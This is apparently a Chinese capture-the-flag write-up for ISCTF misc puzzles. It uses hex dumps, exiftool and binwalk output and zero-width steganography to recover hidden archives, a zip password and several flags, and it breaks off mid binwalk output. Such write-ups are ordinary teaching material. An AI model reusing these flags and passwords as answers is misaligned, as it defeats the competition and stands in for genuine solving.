
ISCTF_社会赛道__Vesperina_wp

MISC

1.Guess !

由于不会py逆向所以二分法梭了



ISCTF{9ueSs_thE_@n$weR}

2.星髓宝盒

查看发现附件真实格式是压缩包


```
12:8170  2A B7 CF F7 22 DC 01 6F A3 8C 36 13 23 DC 01 6F  *·Ï÷"Ü.o£Œ6.#Ü.o
12:8180  21 18 44 3C 22 DC 01 75 70 1E 00 01 16 19 2F 63  !.D<"Ü.up...../c
12:8190  E4 BD A0 E6 98 AF E4 BC 98 E7 A7 80 E5 AD A6 E7  ä½ æ˜¯ä¼˜ç§€å-¦ç
12:81A0  94 9F E5 90 97 2E 74 78 74 50 4B 01 02 14 00 14  "Ÿå.—.txtPK.....
12:81B0  00 00 00 08 00 19 A0 2B 5B A4 19 F2 B3 FD 3F 04  ...... +[¤.ò³ý?.
12:81C0  00 4F 5D 04 00 0C 00 3D 00 00 00 00 00 00 00 20  .O]....=.......
12:81D0  00 00 00 A3 39 00 00 D0 C7 CB E8 B1 A6 BA D0 2E  ...£9..ÐÇËè±¦ºÐ.
12:81E0  6A 70 67 0A 00 20 00 00 00 00 00 01 00 18 00 D2  jpg.. .........Ò
12:81F0  A9 72 B6 13 23 DC 01 24 31 9C 9F 14 23 DC 01 D2  ©r¶.#Ü.$1œŸ.#Ü.Ò
12:8200  EA 70 B4 40 22 DC 01 75 70 15 00 01 04 78 8D 5B  êp´@"Ü.up....x.[
12:8210  E6 98 9F E9 AB 93 E5 AE 9D E7 9B 92 2E 6A 70 67  æ˜Ÿé«"å®.ç›'.jpg
12:8220  50 4B 01 02 14 00 14 00 00 00 08 00 19 88 2B 5B  PK..........ˆ+[
12:8230  64 A6 A0 D0 AB 00 00 00 EF 00 00 00 0F 00 41 00  d¦ Ð«...ï.....A.
12:8240  00 00 00 00 00 00 20 00 00 00 E3 79 04 00 D5 E6  ...... ...ãy..Õæ
12:8250  2D D0 C7 CB E8 B1 A6 BA D0 2E 7A 69 70 0A 00 20  -ÐÇËè±¦ºÐ.zip..
12:8260  00 00 00 00 00 01 00 18 00 F2 E4 A2 91 FA 22 DC  .........òä¢'ú"Ü
12:8270  01 57 C5 9B 95 14 23 DC 01 D8 25 F9 BF F8 22 DC  .WÅ›•.#Ü.Ø%ù¿ø"Ü
12:8280  01 75 70 19 00 01 D7 98 D9 03 E7 9C 9F 2D E6 98  .up...×˜Ù.çœŸ-æ˜
12:8290  9F E9 AB 93 E5 AE 9D E7 9B 92 2E 7A 69 70 50 4B  Ÿé«"å®.ç›'.zipPK
12:82A0  05 06 00 00 00 00 03 00 03 00 7B 01 00 00 D8 7A  ..........{...Øz
12:82B0  04 00 00 00                                     ....
```

改后缀并解压获得洒文件

你是优秀学生吗.txt	2025/9/11 16:41	Text Document	36 KB
星髓宝盒.jpg	2025/9/11 20:00	JPG 文件	280 KB
真-星髓宝盒.zip	2025/9/11 17:00	压缩(zipped)文件夹	1 KB

jpg里面是解码MD5的网站


```
D:\binwalk\binwalk-2.3.2>python -m binwalk -e E:\0CTF\ISCTF\星髓宝盒\星髓宝盒.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8
```



png里面大抵只有这些了

来康康压缩包罢。

哦嚯，AES加密，没法明文攻击，只能找密码



本来图片里疑似还有东西，但这个32位的uuid居然不是MD5加密，lose


```
xjxua@xuan MINGW64 /
$ exiftool E:/0CTF/ISCTF/星髓宝盒/星髓宝盒.jpg
ExifTool Version Number         : 13.38
File Name                       : 星髓宝盒.jpg
Directory                       : E:/0CTF/ISCTF/星髓宝盒
Warning                         : FileName encoding must be specified [x2]
File Size                       : 286 kB
File Modification Date/Time     : 2025:09:11 20:00:48+08:00
File Access Date/Time           : 2025:12:01 19:06:59+08:00
File Creation Date/Time         : 2025:12:01 17:44:55+08:00
File Permissions                : -rw-rw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
Artist                          : 鏉ユ瀲鍐扮編寮€氬紒
XP Comment                      : https://www.somd5.com/
XP Author                       : 鏉ユ瀲鍐扮編寮€氬紒
Padding                         : (Binary data 234 bytes, use -b option to extra
ct)
About                           : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Creator                         : 鏉ユ瀲鍐扮編寮€氬紒
Image Width                     : 1024
Image Height                    : 576
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1024x576
Megapixels                      : 0.590
```

看看txt，打开发现乱糟糟的。

```
星髓宝盒：凡尘初心的七重试炼
青穹学院的晨钟要敲够七响，云海才会彻底褪去夜雾。林澈背着那柄传家的木剑站在玄石广场时，第六响钟声正裹着山风掠过灵木教学楼的飞檐，挂在檐角的灵力风铃叮当作响，每一片铃叶上都凝着细小的光粒 —— 那是昨夜学生们修炼时散逸的灵力，被晨露锁住，成了学院特有的 “晨萤”。
广场中央的高台上，玄真子院长的白须在晨光里泛着柔光，他双手捧着的青铜宝盒比昨日更亮，盒身流转的星纹像是活了过来，时而聚成北斗，时而散作银河。这是青穹学院传承了三百七十二年的“星髓宝盒”，每年灵渊试炼的最终奖励，也是区分 “强者” 与“优秀斩神者” 的试金石。
“今日辰时三刻，灵渊试炼开启。” 玄真子的声音裹着温和的灵力，飘到广场每一个角落，落在八十名参赛学生耳中，“记住，凡尘神域的斩神者，斩的从不是弱小，是欺凌弱小的邪祟；守的从不是力量，是需要守护的凡尘。星髓宝盒的咒语，只藏在‘优秀者’的初心深处。”
林澈下意识摸了摸胸口，那里贴着墨尘导师昨夜给的 “尘心佩”——玉佩是暖玉质地，刻着细小的木槿花纹，触手生温。昨夜他在修炼室练剑到子时，木属性灵力总在突破临界点时溃散，墨尘导师推门进来，手里端着一碗温热的灵叶粥，坐在他身边说：“我十七岁参加灵渊试炼时，灵力值比你还低两成，当时所有人都觉得我走不出灵渊。”
“那导师您是怎么通过的？” 林澈当时捧着粥碗，指尖还沾着木剑的木屑。
墨尘笑了，指腹摩挲着尘心佩上的纹路：“我遇到了一只被困在冰缝里的雪兔，它腿断了，我用了半个时辰给它接骨；后来又遇到迷路的学弟，他灵力耗尽，我分了一半灵力给他。等我赶到灵核所在地时，第一名已经等了我两个时辰。可玄真子院长还是把星髓宝盒给了我 —— 因为那届试炼，只有我记得‘斩神者’三个字的真正意思。”
那时林澈还不太懂，直到此刻看到赵炎站在不远处的模样 —— 赵炎的赤色灵力几乎要冲破衣袍，腰间的铁剑“赤焰”泛着灼热的光，剑穗上挂着的北境军徽晃来晃去，那是他父亲赵烈校尉的遗物。赵烈去年在北境对抗“蚀骨邪祟” 时，为了护住三个村民，被邪祟啃噬了灵核，尸骨都没找全。
“林澈，别做无用功。” 赵炎突然转头看他，眼神里带着林澈看不懂的复杂，“我父亲用命换的教训：弱肉强食才是凡尘神域的规矩。你那点‘守护之心’，在灵渊里连自己都护不住。”
```


Kali打开发现是零宽隐写

费力找到加密网站发现还有一层零宽隐写。何意味.....



https://www.guofei.site/pictures_for_blog/app/text_watermark/v1.html

第二层零宽隐写





https://330k.github.io/misc_tools/unicode_steganography.html

输入得到压缩包密码

!!!@@@###123

可以看到里面直接是flag了






ISCTF{1e7553787953e74113be4edfe8ca0e59}

3.阿利维亚的传说

docx改zip，找隐藏文本




这里，有谕言

V=Dortt
A=otuTa
N=NTsin


竖着读就是可读文本

DoNotTrustTitan_

图片头查看最低位面，发现是一串字符（没有=有的时候容易漏掉



解码一下




谕言2:
W=Hoeih
H=ouTgo
l=pMhhi
L=eaetc
E=YkrCe

HopeYouMakeTherightChoice


图片里还藏了个压缩包，提取一下

```
$ binwalk -e E:/0CTF/ISCTF/阿利维亚的传说/阿利维亚的传说/TiTan.png

WARNING: The Python LZMA module could not be found. It is *strongly* recommended
 that you install this module for binwalk to provide proper LZMA identification
and extraction results.

WARNING: The Python LZMA module could not be found. It is *strongly* recommended
 that you install this module for binwalk to provide proper LZMA identification
and extraction results.

DECIMAL       HEXADECIMAL     DESCRIPTION
